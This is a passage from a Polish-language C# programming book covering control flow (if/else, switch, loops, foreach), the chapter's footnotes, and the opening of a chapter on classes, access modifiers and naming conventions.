Instrukcja `if` może opcjonalnie zawierać klauzulę `else` oraz dodatkową instrukcję, która zostanie wykonana, wyłącznie gdy wyrażenie warunkowe umieszczone w instrukcji `if` przyjmie wartość `false`. A zatem przykład przedstawiony na [Przykład 2-49](#) wyświetli pierwszy albo drugi komunikat, zależnie od tego, czy zmienna `optimistic` będzie mieć wartość `true`, czy `false`.

#### Przykład 2-49. If oraz else

```
if (optimistic)
{
    Console.WriteLine("Szklanka jest w połowie pełna.");
}
else
{
    Console.WriteLine("Szklanka jest w połowie pusta.");
}
```

Po słowie kluczowym `else` można umieścić dowolną instrukcję, choć także i w tym przypadku zazwyczaj będzie to blok. Istnieje jednak jeden scenariusz, w którym większość programistów nie decyduje się umieszczać w klauzuli `else` bloku — robią tak, gdy zamiast niego umieszczają kolejną instrukcję `if`. Przypadek ten został przedstawiony na [Przykład 2-50](#) — pierwsza instrukcja `if` ma klauzulę `else`, w której została umieszczona kolejna instrukcja `if`.

#### Przykład 2-50. Wybór jednej spośród kilku możliwości

```
if (temperatureInCelsius < 15)
{
```

```
        Console.WriteLine("Za zimno");
    }
else if (temperatureInCelsius > 32)
{
    Console.WriteLine("Za gorąco");
}
else
{
    Console.WriteLine("Optymalnie");
}
```

---

Powyższy kod wygląda tak, jak gdyby w klauzuli `else` wciąż była używana instrukcja blokowa, jednak w rzeczywistości ten blok kodu stanowi ciało drugiej instrukcji `if`. Ta druga instrukcja `if` stanowi ciało klauzuli `else`. Gdybyśmy chcieli ściśle trzymać się zasadystosowania instrukcji blokowych we wszystkich instrukcjach `if` i klauzulach `else`, to kod z [Przykład 2-50](#) powinniśmy zapisać w sposób przedstawiony na [Przykład 2-51](#). Można jednak uznać, że ten kod jest zbyt przeładowany, gdyż w rzeczywistości główne zagrożenie, którego staramy się uniknąć, nie występuje w kodzie z [Przykład 2-50](#).

### Przykład 2-51. Zbyt wiele bloków

---

```
if (temperatureInCelsius < 15)
{
    Console.WriteLine("Za zimno");
}
else
{
    if (temperatureInCelsius > 32)
    {
        Console.WriteLine("Za gorąco");
    }
    else
    {
        Console.WriteLine("Optymalnie");
    }
}
```

---

Choć można łączyć ze sobą wiele instrukcji `if` w sposób przedstawiony na [Przykład 2-50](#), to jednak C# udostępnia bardziej wyspecjalizowaną instrukcję, której postać czasami może ułatwiać analizę kodu.

## Wielokrotny wybór przy użyciu instrukcji `switch`

Instrukcja `switch` definiuje wiele grup instrukcji i w zależności od wartości wyrażenia wykonuje jedną z nich lub nie robi niczego. Wyrażenie to może zwracać wartość dowolnego typu liczbowego, typu `string`, `char` lub jakiegoś typu

wyliczeniowego (przyjrzymy się im dokładniej w [Rozdział 3](#)). Jak pokazuje przykład przedstawiony na [Przykład 2-52](#), wyrażenie to jest zapisywane w nawiasach umieszczonych za słowem kluczowym `switch`, natomiast za nim znajduje się fragment kodu ograniczony parą nawiasów klamrowych i zawierający serię sekcji `case`, definiujących czynności wykonywane dla każdej wartości, jaką może przyjąć wyrażenie.

#### Przykład 2-52. Instrukcja switch operująca na łańcuchach znaków

```
switch (workStatus)
{
    case "SzefWPracowni":
        WorkDiligently();
        break;

    case "BrakZblizajacegoSieTerminu":
    case "TerminNaKarku":
        CheckTwitter();
        CheckEmail();
        CheckTwitter();
        ContemplateGettingOnWithSomeWork();
        CheckTwitter();
        CheckTwitter();
        break;

    case "TerminZostałPrzekroczyony":
        WorkFuriously();
        break;

    default:
        CheckTwitter();
        CheckEmail();
        break;
}
```

Jak widać, każda sekcja może obsługiwać wiele możliwości — na początku sekcji można umieścić więcej wierszy kodu ze słowem kluczowym `case`, a instrukcje umieszczone w danej sekcji zostaną wykonane w każdym z tych przypadków. W instrukcji `switch` można także umieścić sekcję `default`, która zostanie wykonana, jeśli instrukcja nie wykona żadnej z umieszczonych wcześniej sekcji `case`. Swoją drogą, sekcja `default` jest opcjonalna i nie trzeba jej stosować. Instrukcja `switch` nie musi być wyczerpująca, a zatem jeśli nie ma sekcji `case` odpowiadającej wartości wyrażenia, a sekcja `default` nie została zdefiniowana, to instrukcja `switch` po prostu nic nie zrobi.

W odróżnieniu od instrukcji `if`, której ciałem może być tylko jedna instrukcja, w

sekcji `case` można umieszczać ich dowolnie dużo i to bez konieczności umieszczania ich wewnątrz bloku. Sekcje przedstawione na [Przykład 2-52](#) są zakończone instrukcjami `break`, które powodują, że sterowanie zostanie przeniesione w miejsce, gdzie kończy się instrukcja `switch`. Nie jest to jedyny sposób pozwalający na zakończenie sekcji — precyzyjnie rzecz ujmując, reguły narzucone przez kompilator C# określają, że punkt końcowy listy instrukcji sekcji `case` nie może być osiągalny, a zatem można wykorzystać dowolny sposób pozwalający na wyjście z instrukcji `switch`. Może to być instrukcja `return`, może być zgłoszenie wyjątku, a nawet instrukcja `goto`.

Niektóre języki należące do rodziny C (na przykład C) pozwalają na korzystanie z tak zwanego **przechodzenia**, co oznacza, że podczas wykonywania kodu można dotrzeć do końca instrukcji umieszczonych w jednej sekcji `case`, a następnie kontynuować wykonywanie następnej. Przykład takiego kodu został przedstawiony na [Przykład 2-53](#). Jednak ze względu na to, że C# wymaga, by nie można było dotrzeć do końca listy instrukcji umieszczonych w sekcji `case`, analogiczny kod nie może zostać użyty w programie C#.

#### Przykład 2-53. Przechodzenie stosowane w kodzie C, niedozwolone w C#

```
switch (x)
{
    case "Jeden":
        Console.WriteLine("Jeden");
    case "Dwa": // Tego kodu nie uda się skompilować!
        Console.WriteLine("Jeden i dwa");
        break;
}
```

W C# taki kod jest niedozwolony, gdyż w przeważającej większości przypadków nie stosuje się przechodzenia z jednej sekcji `case` do następnej, a kiedy już takie rozwiązanie się pojawi, to często jest to efektem pomyłkowego pominięcia instrukcji `break` (bądź innego sposobu zakończenia instrukcji `switch`).

Przypadkowe przejście do kolejnej sekcji `case` najprawdopodobniej spowoduje błędne działanie programu, dlatego też C# wymaga czegoś więcej niż jedynie pominięcia instrukcji `break` — jeśli zależy nam na takim przejściu, to musimy o nie jawnie poprosić. W przykładzie przedstawionym na [Przykład 2-54](#) użyliśmy bardzo nielubianej instrukcji `goto`, by pokazać, że naprawdę chcemy przejść do kolejnej sekcji `case`.

#### Przykład 2-54. Przechodzenie do kolejnej sekcji case w C#

```
switch (x)
{
    case "Jeden":
```

```
Console.WriteLine("Jeden");
goto case "Dwa";
case "Dwa":
    Console.WriteLine("Jeden i dwa");
    break;
}
```

Z technicznego punktu widzenia nie jest to instrukcja `goto`. To instrukcja `goto case`, której można używać wyłącznie wewnątrz instrukcji `switch`. Język C# udostępnia także bardziej ogólną instrukcję `goto` — w kodzie programu możemy zatem umieszczać etykiety i dowolnie skakać pomiędzy metodami. Niemniej jednak stosowanie tej instrukcji jest ogólnie potępiane, dlatego przechodzenie pomiędzy sekcjami `case`, na jakie pozwala instrukcja `goto case`, wydaje się być aktualnie jedynym zastosowaniem słowa kluczowego `goto` akceptowanym przez środowisko programistów.

## Pętle: while oraz do

C# udostępnia także standardowe mechanizmy pętli znane z innych języków rodziny C. Przykład z [Przykład 2-55](#) przedstawia pętlę `while`. Pętla ta wymaga podania wyrażenia logicznego, które jest przetwarzane, i jeśli przyjmie ono wartość `true`, to zostanie wykonana podana za nim instrukcja. Jak na razie działanie tej instrukcji przypomina instrukcję `if`, różnica pomiędzy nimi polega na tym, że po wykonaniu instrukcji umieszczonej wewnątrz pętli ponownie zostaje przetworzone wyrażenie warunkowe i jeśli przyjmie ono wartość `true`, to znowu zostanie wykonana instrukcja podana wewnątrz pętli. Pętla będzie działać w ten sposób aż do momentu, gdy wyrażenie przyjmie wartość `false`. Podobnie jak w przypadku instrukcji `if`, także i tutaj instrukcja umieszczana w ciele pętli nie musi być — choć zazwyczaj jest — instrukcją blokową.

### Przykład 2-55. Pętla while

```
while (!reader.EndOfStream)
{
    Console.WriteLine(reader.ReadLine());
}
```

Kod umieszczony wewnątrz pętli może zdecydować, by szybciej zakończyć jej działanie. Można to zrobić przy użyciu instrukcji `break`. W tym przypadku nie ma znaczenia, czy wyrażenie warunkowe podane na początku pętli będzie mieć wartość `true`, czy `false` — wykonanie instrukcji `break` zawsze spowoduje zakończenie pętli.

C# udostępnia także instrukcję `continue`. Podobnie jak `break`, także `continue`

powoduje zakończenie aktualnej iteracji pętli, jednak w odróżnieniu od niej wykonanie instrukcji `continue` spowoduje także ponowne przetworzenie warunku logicznego i daje możliwość kontynuowania działania pętli. Obie instrukcje — `break` i `continue` — powodują natychmiastowe przejście na koniec pętli, jednak można sobie wyobrazić, że `continue` przenosi nas bezpośrednio przed zamkający nawias klamrowy, natomiast `break` — tuż za niego. Swoją drogą, obie te instrukcje można stosować także w innych pętlach, które zostały przedstawione w dalszej części rozdziału.

Ponieważ pętla `while` przetwarza warunek przed każdą iteracją, zatem istnieje prawdopodobieństwo, że umieszczony w niej kod w ogóle nie zostanie wykonany. Może się jednak zdarzyć, że będziemy chcieli napisać pętlę, która zostanie wykonana przynajmniej raz, a zastosowany w niej warunek będzie przetwarzany pod koniec każdej iteracji. Właśnie w takim celu została stworzona pętla `do`, przedstawiona na [Przykład 2-56](#).

#### Przykład 2-56. Pętla do

```
char k;  
do  
{  
    Console.WriteLine("Naciśnij x, aby zakończyć.");  
    k = Console.ReadKey().KeyChar;  
}  
while (k != 'x');
```

Należy zwrócić uwagę, że pętla przedstawiona na powyższym przykładzie kończy się średnikiem oznaczającym koniec instrukcji. Porównajmy to z [Przykład 2-55](#), a konkretnie z wierszem, w którym zostało zapisane słowo kluczowe `while`. Tam średnik nie został użyty, choć pod pozostałymi względami kod wygląda bardzo podobnie. Choć można uznać, że to niekonsekwencja, to jednak taki zapis nie jest błędem. Umieszczenie średnika za słowem kluczowym `while` z [Przykład 2-55](#) byłoby prawidłowe, choć jednocześnie zmieniłoby sens kodu — oznaczałoby bowiem, że chcemy, by ciało pętli była instrukcja pusta. Umieszczony dalej blok zostałby potraktowany jako zupełnie nowa instrukcja wykonywana po zakończeniu pętli. Taki kod utknąłby w nieskończonej pętli, chyba że jeszcze przed rozpoczęciem pętli dotarlibyśmy do końca strumienia. (Swoją drogą, w takim przypadku kompilator wygenerowałby ostrzeżenie o „prawdopodobnie nieprawidłowo umieszczonej instrukcji pustej”).

## Pętle znane z języka C

Kolejnym rodzajem pętli, które C# odziedziczył po języku C, jest pętla `for`. Przypomina ona nieco pętlę `while`, lecz rozbudowuje ją o dwa dodatkowe elementy:

pierwszym z nich jest miejsce, w którym można zadeklarować oraz zainicjować jedną lub kilka zmiennych, które będą dostępne wewnątrz pętli podczas jej działania, natomiast drugim — kod pozwalający na wykonanie pewnych operacji podczas każdej iteracji pętli (oprócz samego kodu umieszczonego wewnątrz niej). A zatem struktura pętli `for` wygląda następująco:

```
for (inicjalizator, warunek, iterator) ciało_pętli
```

Bardzo popularnym zastosowaniem pętli `for` jest wykonywanie pewnych operacji na wszystkich elementach tablicy. Na [Przykład 2-57](#) została przedstawiona pętla `for`, która mnoży każdy element tablicy przez 2. Warunek zastosowany w przykładzie działa dokładnie tak samo jak w przypadku pętli `while` — określa, czy instrukcja stanowiąca ciało pętli zostanie wykonana i będzie przetwarzana przed każdą iteracją. Także i w tej pętli jej ciało nie musi być — choć zazwyczaj jest — instrukcją blokową.

#### Przykład 2-57. Modyfikacja elementów tablicy przy użyciu pętli for

```
for (int i = 0; i < myArray.Length; i++)
{
    myArray[i] *= 2;
}
```

Inicjalizator użyty w powyższym przykładzie deklaruje zmienną o nazwie `i` i nadaje jej wartość początkową 0. Oczywiście ta inicjalizacja jest wykonywana tylko jeden raz — ciągłe przywracanie zmiennej jej wartości początkowej byłoby mało przydatne, gdyż doprowadziłoby do tego, że pętla nigdy się nie skończy. Istnienie tej zmiennej zaczyna się bezpośrednio przed rozpoczęciem wykonywania pętli, a kończy w momencie zakończenia pętli. Inicjalizator nie musi być deklaracją zmiennej — może to być dowolna instrukcja wyrażenia.

Iterator zastosowany w powyższym przykładzie powoduje jedynie powiększenie licznika pętli o 1. Jest on wykonywany na samym końcu każdej iteracji pętli, po wykonaniu ciała pętli i przed ponownym przetworzeniem warunku. (Co oznacza, że jeśli na samym początku wykonywania pętli jej warunek przyjmie wartość `false`, to nie zostanie wykonany nie tylko kod umieszczony w jej ciele, lecz także jej iterator). C# w żaden sposób nie używa wyniku zwróconego przez wyrażenie iteratora — jest ono przydatne wyłącznie ze względu na efekty uboczne jego wykonania. Dlatego też nie ma znaczenia, czy zapiszemy je jako: `i++`, `++i`, `i += 1`, czy nawet `i = i + 1`.

Iterator jest elementem nadmiarowym, gdyż nie pozwala nam na zrobienie niczego, czego nie można by zrobić, umieszczając ten sam fragment kodu na samym końcu ciała pętli<sup>[18]</sup>. Niemniej jednak korzystanie z niego poprawia czytelność kodu.

Instrukcja `for` umieszcza cały kod związanego ze sterowaniem działaniem pętli w jednym miejscu i oddziela go od kodu definiującego, co pętla ma robić podczas każdej iteracji; a to może pomóc zrozumieć działanie pętli osobom, które będą ją analizować. Nie muszą bowiem przeglądać całego kodu pętli aż do końca, by odszukać wyrażenie iteratora (choć długie pętle, których zawartość rozciąga się na wiele ekranów, są ogólnie uznawane za niewłaściwą praktykę programistyczną, więc ta ostatnia zaleta jest nieco wątpliwa).

Zarówno inicjalizator, jak i iterator mogą zawierać kilka wyrażeń; pokazuje to przykład z [Przykład 2-58](#). Co prawda zaprezentowane rozwiązanie nie jest szczególnie użyteczne, gdyż wszystkie iteratory będą wykonywane za każdym razem, więc obie zmienne, `i` oraz `j`, zawsze będą miały taką samą wartość.

#### Przykład 2-58. Kilka inicjalizatorów oraz iteratorów

```
for (int i = 0, j = 0; i < myArray.Length; i++, j++)  
{...}
```

Nie można napisać jednej pętli `for`, która pozwalałaby na iterację w wielu wymiarach. Takie rozwiązanie wymaga zastosowania pętli `for` umieszczonej wewnętrz drugiej pętli w sposób przedstawiony na [Przykład 2-59](#).

#### Przykład 2-59. Zagnieżdżone pętle for

```
for (int j = 0; j < height; ++j)  
{  
    for (int i = 0; i < width; ++i)  
    {  
        ...  
    }  
}
```

Choć [Przykład 2-57](#) przedstawia rozwiązanie powszechnie stosowane podczas przeglądania tablic, to jednak często stosowana jest także bardziej wyspecjalizowana instrukcja.

## Przeglądanie kolekcji przy użyciu pętli `foreach`

C# udostępnia także inną wersję pętli, która nie jest powszechnie stosowana w innych językach rodziny C. Pętla `foreach` została zaprojektowana z myślą o przeglądaniu kolekcji. Ma ona następującą, ogólną postać:

```
foreach (typ-elementu zmienna-iteracyjna in kolekcja) ciało_pętli
```

*Kolekcja* to wyrażenie, którego typ odpowiada konkretnemu wzorcowi rozpoznawanemu przez kompilator. Interfejs `IEnumerable<T>` .NET Framework (który został opisany w [Rozdział 5.](#)) pasuje do tego wzorca, choć w rzeczywistości kompilator nie wymaga jego implementacji — konieczne jest jedynie to, by

kolekcja udostępniała metodę `GetEnumerator`, przypominającą tę definiowaną przez ten interfejs. Przykład przedstawiony na [Przykład 2-60](#) używa pętli `foreach` do wyświetlenia wszystkich łańcuchów znaków zapisanych w tablicy; wszystkie tablice udostępniają metodę wymaganą przez pętlę `foreach`.

#### Przykład 2-60. Przeglądanie kolekcji przy użyciu pętli foreach

```
string[] messages = GetMessagesFromSomewhere();
foreach (string message in messages)
{
    Console.WriteLine(message);
}
```

Zawartość powyższej pętli zostanie wykonana jeden raz dla każdego elementu tablicy. *Zmienna-iteracyjna* (w powyższym przykładzie jest to `message`) będzie mieć inną zawartość podczas każdej iteracji pętli — będzie się odwoływała do elementu przetwarzanego w ramach danej iteracji.

Pod pewnym względem pętla ta jest nieco mniej elastyczna od pętli `for` przedstawionej na [Przykład 2-57](#) — nie pozwala bowiem na modyfikowanie zawartości przeglądanej kolekcji. Dzieje się tak dlatego, że nie wszystkie kolekcje można modyfikować. Interfejs `IEnumerable<T>` narzuca implementującym go typom bardzo niewielkie wymagania — nie wymaga zapewnienia możliwości modyfikacji, dostępu swobodnego ani nawet wiedzy, ile elementów zawiera kolekcja. (W rzeczywistości interfejs ten może obsługiwać nawet nieskończone kolekcje. Na przykład całkowicie poprawne jest stworzenie jego implementacji, która będzie zwracać wartości losowe tak długo, jak długo będziemy je pobierali).

Jednak pętla `foreach` ma dwie zalety w porównaniu z pętlą `for`. Pierwsza z nich jest nieco subiektywna, więc można by z nią polemizować. Pętla `foreach` jest nieco bardziej czytelna. Co ważniejsze jednak, jest ona także bardziej ogólna. Jeśli piszemy metody, które w jakiś sposób operują na kolekcjach, to ich możliwości zastosowania będą większe, jeśli wykorzystamy w nich pętle `foreach`, a nie `for`, gdyż będą one mogły operować na dowolnych implementacjach interfejsu `IEnumerable<T>`. Pętla przedstawiona na [Przykład 2-61](#) może operować na dowolnej kolekcji zawierającej łańcuchy znaków, a nie tylko na tablicach.

#### Przykład 2-61. Ogólny sposób przetwarzania kolekcji

```
public static void ShowMessages(IEnumerable<string> messages)
{
    foreach (string message in messages)
    {
        Console.WriteLine(message);
    }
}
```

Powyższa metoda może operować na kolekcjach, które nie zapewniają możliwości dostępu swobodnego, na przykład na kolekcjach typu `LinkedList<T>` opisanych w [Rozdział 5](#). Może także operować na **kolekcjach leniwych** (ang. *lazy collections*), zwracających pobierane elementy dopiero na żądanie, takich jak te generowane przez funkcje iteratora (także opisane w [Rozdział 5](#)) oraz przez niektóre zapytania LINQ (opisane w [Rozdział 10](#)).

## Podsumowanie

W tym rozdziale omówiono kluczowe elementy kodu C# — zmienne, instrukcje, wyrażenia, podstawowe typy danych, operatory oraz konstrukcje do sterowania przepływem. Teraz nadszedł czas, by przyjrzeć się szerszej strukturze programów. Wszystkie programy pisane w C# muszą należeć do jakiegoś typu i to właśnie typy będą zagadnieniem, którym zajmiemy się w następnym rozdziale.



[6] Okazuje się, że C# udostępnia typowanie dynamiczne jako opcję, z której można korzystać w przypadku zastosowania słowa kluczowego `dynamic`, jednak skorzystanie z niego wymaga wykonania dosyć nietypowej czynności, polegającej na dostosowaniu ich do świata typowania statycznego — zmienne dynamiczne mają statyczny typ danych: `dynamic`. Więcej informacji na ten temat można znaleźć w [Rozdział 14](#).

[7] Szczegółowe informacje na ten temat można znaleźć w bardzo wpływowej pracy Alana Turinga poświęconej obliczeniom. Doskonałym przewodnikiem po tej pracy jest książka Charlesa Petzolda pt. *The Annotated Turing* (wydana przez wydawnictwo John Wiley & Sons).

[8] Nazwa „`thisWillNotWork`” nie istnieje w bieżącym kontekście — *przyp. tłum.*

[9] Zmienna lokalna o nazwie `anotherValue` nie może być zadeklarowana w tym zasięgu, gdyż nadałoby to inne znaczenie zmiennej `anotherValue`, która już jest używana w zasięgu „podziemnym” do oznaczenia czegoś innego — *przyp. tłum.*

[10] W razie braku nawiasów C# określa kolejność, w jakiej będą przetwarzane poszczególne operacje, na podstawie reguł *priorytetu*. Pełne, szczegółowe (i niezbyt interesujące) informacje na ten temat można znaleźć w specyfikacji języka C#, jednak w tym przypadku dzielenie ma wyższy priorytet od dodawania, a zatem jeśli nie będzie nawiasów, to całe wyrażenie będzie miało wartość 14.

[11] Konkretnie rzecz biorąc, niepodzielność tych operacji jest gwarantowana dla wszystkich prawidłowo wyrównanych 32-bitowych typów danych. Niemniej jednak C# domyślnie prawidłowo je wyrównuje, a dane, które nie są wyrównane prawidłowo, można napotkać wyłącznie w rozwiązaniach korzystających z mechanizmów współdziałania opisanych w [Rozdział 21](#).

[12] [pl.wikipedia.org/wiki/IEEE\\_754](http://pl.wikipedia.org/wiki/IEEE_754)

[13] Oznacza to, że typ `decimal` nie wykorzystuje wszystkich 128 bitów. Zastosowanie mniejszej liczby bitów sprawiłyby problemy z odpowiednim wyrównywaniem danych, wykorzystanie dodatkowych bitów w celu uzyskania większej precyzji miałoby znaczący wpływ na wydajność działania, gdyż procesory lepiej radzą sobie z liczbami całkowitymi, których wielkość jest wielokrotnością 32, niż z wszystkimi pozostałymi.

[14] Takie „promowanie” nie jest w zasadzie cechą C#. C# korzysta z bardziej ogólnego mechanizmu: operatorów konwersji. Promowanie działa właśnie w oparciu o nie — C# dla każdego z wbudowanych typów danych definiuje wewnętrzne, niejawne operatory konwersji. Opisywany tu mechanizm promowania stanowi efekt

zastosowania przez kompilator standardowych reguł konwersji.

[15] Właściwość jest składową typu reprezentującą wartość, którą można odczytać lub zmodyfikować; można też wykonywać obie te czynności; właściwości zostały opisane w [Rozdział 3](#).

[16] Istnieją pewne wyspecjalizowane wyjątki, takie jak typy wskaźnikowe.

[17] Pedantyczni znawcy języka uznają, że to stwierdzenie nie do końca jest zgodne z prawdą. Wyrażenie to będzie prawidłowe także w przypadkach, kiedy będą dostępne niestandardowe, niejawne konwersje pozwalające przekształcić wartość wyrażenia na wartość typu `bool`. Zagadnienie niestandardowych konwersji zostało opisane w [Rozdział 3](#).

[18] Sytuację nieco komplikuje instrukcja `continue`, gdyż pozwala ona na rozpoczęcie nowej iteracji bez wykonywania do końca całego kodu umieszczonego wewnątrz pętli. Niemniej jednak nawet w przypadku korzystania z tej instrukcji istnieje możliwość odtworzenia działania iteratatora — choć wymaga to nieco większego nakładu pracy.

## Rozdział 3. Typy

Język C# nie ogranicza nas do stosowania wyłącznie wbudowanych typów danych przedstawionych w [Rozdział 2](#). Można także definiować swoje własne typy. W rzeczywistości nie ma innego wyboru: jeśli chcemy pisać kod, to C# zmusza nas do zdefiniowania jakiegoś typu, w którym go umieścimy. Cały kod, który piszemy, oraz wszystkie używane przez nas funkcjonalności pochodzące z biblioteki klas .NET Framework (bądź jakiejkolwiek innej biblioteki) należą do jakiegoś typu.

C# udostępnia wiele rodzajów typów. Zaczniemy od najistotniejszego z nich.

### Klasy

Zawsze gdy piszemy własny kod lub używamy kodu napisanego przez kogoś innego, to najczęściej używanym rodzajem typów danych będą **klasy**. Klasy mogą zawierać zarówno kod, jak i dane, mogą także publicznie udostępniać część swoich możliwości, a pozostałe ukrywać, tak by były dostępne wyłącznie wewnątrz danej klasy. A zatem klasy udostępniają mechanizm zwany **hermetyzacją** (ang. *encapsulation*) — mogą definiować przejrzysty, publiczny interfejs programowania, przeznaczony do użycia przez innych, a jednocześnie ukrywać wewnętrzne szczegóły implementacyjne.

Osobom znającym zasady programowania obiektowego wszystko to wyda się całkowicie normalne. Jednak czytelnicy, którzy stykają się z programowaniem obiektowym po raz pierwszy, przed przystąpieniem do dalszej lektury mogą zastanowić się nad przeczytaniem jakiejś książki zawierającej wprowadzenie do tych zagadnień, gdyż niniejsza książka nie została napisana z myślą o nauce podstaw programowania<sup>[19]</sup>. Tutaj skoncentrujemy się wyłącznie nad szczegółami charakterystycznymi dla klas w języku C#.

W poprzednich rozdziałach pojawiło się już kilka przykładów klas, warto jednak przyjrzeć się strukturze klas nieco bardziej szczegółowo. Przykład prostej klasy został przedstawiony na [Przykład 3-1](#). (W ramce „[Konwencje nazewnicze](#)” można znaleźć dodatkowe informacje dotyczące konwencji używanych podczas określania nazw typów oraz ich składowych).

#### Przykład 3-1. Prosta klasa

```
public class Counter
{
    private int _count;

    public int GetNextValue()
    {
        _count += 1;
    }
}
```

```
    return _count;
}
}
```

## Konwencje nazewnicze

Firma Microsoft zdefiniowała grupę konwencji dotyczących sposobu określania nazw publicznie dostępnych identyfikatorów, do których (w przeważającej większości przypadków) stosuje się w bibliotece klas .NET Framework. Pisząc własny kod, zazwyczaj staram się postępować zgodnie z tymi konwencjami. Microsoft udostępnia darmowe narzędzie o nazwie FxCop, które pozwala sprawdzić, czy wskazana biblioteka stosuje się do tych konwencji. Program ten wchodzi w skład Windows SDK, a jego możliwości zostały także wbudowane w narzędzie do „analizy statycznej” dostępne w niektórych wersjach Visual Studio. Opis reguł stanowi część wytycznych projektowych dla bibliotek klas .NET. Można go znaleźć na stronie [msdn.microsoft.com/library/ms229042](http://msdn.microsoft.com/library/ms229042).

Wedle tych konwencji pierwszy znak w nazwie klasy ma być wielką literą, a jeśli nazwa ta składa się z kilku słów, to także każde z nich należy zapisywać wielką literą. (Ze względów historycznych konwencja ta jest określana angielskim terminem *Pascal casing* albo czasami *PascalCasing* — co wyraźniej pokazuje, o co w niej chodzi). Choć C# pozwala, by identyfikatory zawierały znak podkreślenia, to jednak konwencje te nie dopuszczają stosowania ich w nazwach klas. Także nazwy metody zapisywane są według konwencji *PascalCasing*, podobnie jak nazwy właściwości. Pola rzadko kiedy są publiczne, jednak kiedy zdefiniujemy jakieś pole jako publiczne, to jego nazwa także powinna być zapisana zgodnie z tą konwencją.

Parametry metod są zapisywane zgodnie z inną konwencją, okrewaną jako *camelCasing*, w której wielką literą zapisywane są wszystkie słowa tworzące nazwę, z wyjątkiem pierwszego. Nazwa tej konwencji wzięła się stąd, że wielkie litery w nazwie przypominają wyglądem garby wielbłąda (ang. *camel*).

Konwencje nazewnicze opracowane przez Microsoft nie określają postaci nazw szczegółowych implementacyjnych. (Oryginalnie konwencje te oraz narzędzie FxCop zostały stworzone, by zapewnić spójność nazewnictwa w całym publicznym interfejsie programowania aplikacji biblioteki klas .NET Framework. Litery „Fx” to skrótowy sposób zapisu słowa *Framework*). Dlatego też nie ma żadnego standardu określającego nazewnictwo pól prywatnych. W przykładzie przedstawionym na Przykład 3-1 zastosowałem przedrostek o postaci znaku podkreślenia. Zrobiłem tak, gdyż lubię, gdy pola wyglądają inaczej niż zmienne lokalne, dzięki czemu łatwo mogę określić, na jakich danych operuje kod; takie rozwiązanie pozwala także uniknąć konfliktów pomiędzy nazwami parametrów oraz nazwami pól. Są jednak osoby, które uważają, że taka konwencja jest paskudna, i wolą nie wyróżniać pól w żaden widoczny sposób. Są jednak i takie osoby, którym sam znak podkreślenia nie wystarcza, preferują więc stosowanie prefiksu *m\_* (mała literka m i znak podkreślenia).

Definicja klasy zawsze zawiera słowo kluczowe *class*, po którym podawana jest nazwa klasy. C# nie wymaga, by nazwa klasy odpowiadała nazwie pliku, w którym została ona zdefiniowana, ani nie narzuca, by kod jednej klasy był umieszczany w jednym pliku. Pomimo tego w większości projektów pisanych w języku C# stosowana jest konwencja, by nazwy klas i plików odpowiadały sobie. Nazwy klas, podobnie jak i zmiennych, podlegają regułom dotyczącym identyfikatorów, które zostały opisane w Rozdział 2.

W pierwszym wierszu przykładu z Przykład 3-1 zostało zastosowane dodatkowe słowo kluczowe *public*. Definicje klas opcjonalnie mogą zawierać określenie **dostępności**, determinujące, jaki inny kod będzie mógł z danej klasy korzystać. W

przypadku zwyczajnych klas dostępne są jedynie dwie opcje: `public` oraz `internal` (stosowana domyślnie). (Jak się przekonasz w dalszej części rozdziału, istnieje możliwość zagnieżdżania klas, a klasy zagnieżdżone mają nieco więcej opcji dostępności). Klasa wewnętrzna (`internal`) jest dostępna wyłącznie wewnątrz komponentu, w którym została zdefiniowana. A zatem jeśli piszemy bibliotekę klas, możemy tworzyć klasy, które będą istniały wyłącznie jako jej szczegółowe implementacyjne — używając słowa kluczowego `internal`, sprawiamy, że żaden kod spoza biblioteki nie będzie mógł z nich korzystać.

### PODPOWIEDŹ

Istnieje możliwość, by nasze typy wewnętrzne stały się dostępne dla wybranych komponentów zewnętrznych. Firma Microsoft stosuje to rozwiązanie w swojej bibliotece klas. Biblioteka klas .NET Framework jest rozzielona na wiele plików DLL, a każdy z nich definiuje wiele typów wewnętrznych; jednak niektóre z nich są używane przez inne pliki DLL wchodzące w skład biblioteki. Jest to możliwe dzięki oznaczeniu komponentu przy użyciu atrybutu `[assembly: InternalVisibleTo("nazwa")]`. W atrybutie tym podawana jest nazwa komponentu, który powinien mieć dostęp do typów wewnętrznych. (Informacje te zazwyczaj są umieszczane w pliku źródłowym `AssemblyInfo.cs`, dostępnym za pośrednictwem opcji `Properties` w panelu `Solution Manager`). Na przykład możemy złożyć sobie, by wszystkie klasy tworzące aplikację były dostępne dla projektu tekstopowego, tak by możliwe było napisanie testów jednostkowych dla klas, które nie mają być publicznie dostępne.

Klasa `Counter` przedstawiona na [Przykład 3-1](#) została zadeklarowana jako publiczna (`public`), co nie oznacza wcale, że wszystkie jej składowe mają być ogólnie widoczne. Klasa ta definiuje dwie składowe — pole o nazwie `_count` typu `int` oraz metodę `GetNextValue` operującą na informacjach przechowywanych w tym polu. (CLR automatycznie przypisze polu wartość `0` podczas tworzenia obiektu klasy `Counter`). Jak widać, w obu tych składowych także zostały podane kwalifikatory określające dostępność. Zgodnie ze zwyczajami programowania obiektowego klasa definiuje swoje dane jako prywatne (`private`), udostępniając publicznie możliwości funkcjonalne jako metodę.

Podobnie jak w przypadku definiowania klas, także podczas definiowania składowych modyfikatory dostępności są opcjonalne, a domyślnie stosowana jest opcja najbardziej restrykcyjna: `private`. A zatem można by pominąć słowo kluczowe `private` użyte w przykładzie z [Przykład 3-1](#) bez zmiany znaczenia kodu, jednak zdecydowaliśmy się jawnie określić dostępność pola. (Gdybyśmy jej nie określili, osoby analizujące kod mogłyby się zastanawiać, czy autor klasy zrobił to celowo, czy przez pomyłkę).

Pola służą do przechowywania danych. Przypominają nieco zmienne. Jednak w odróżnieniu od zmiennych lokalnych, których czas istnienia oraz zakres są

określane przez metodę definiującą zmienną, pola są powiązane z klasą.

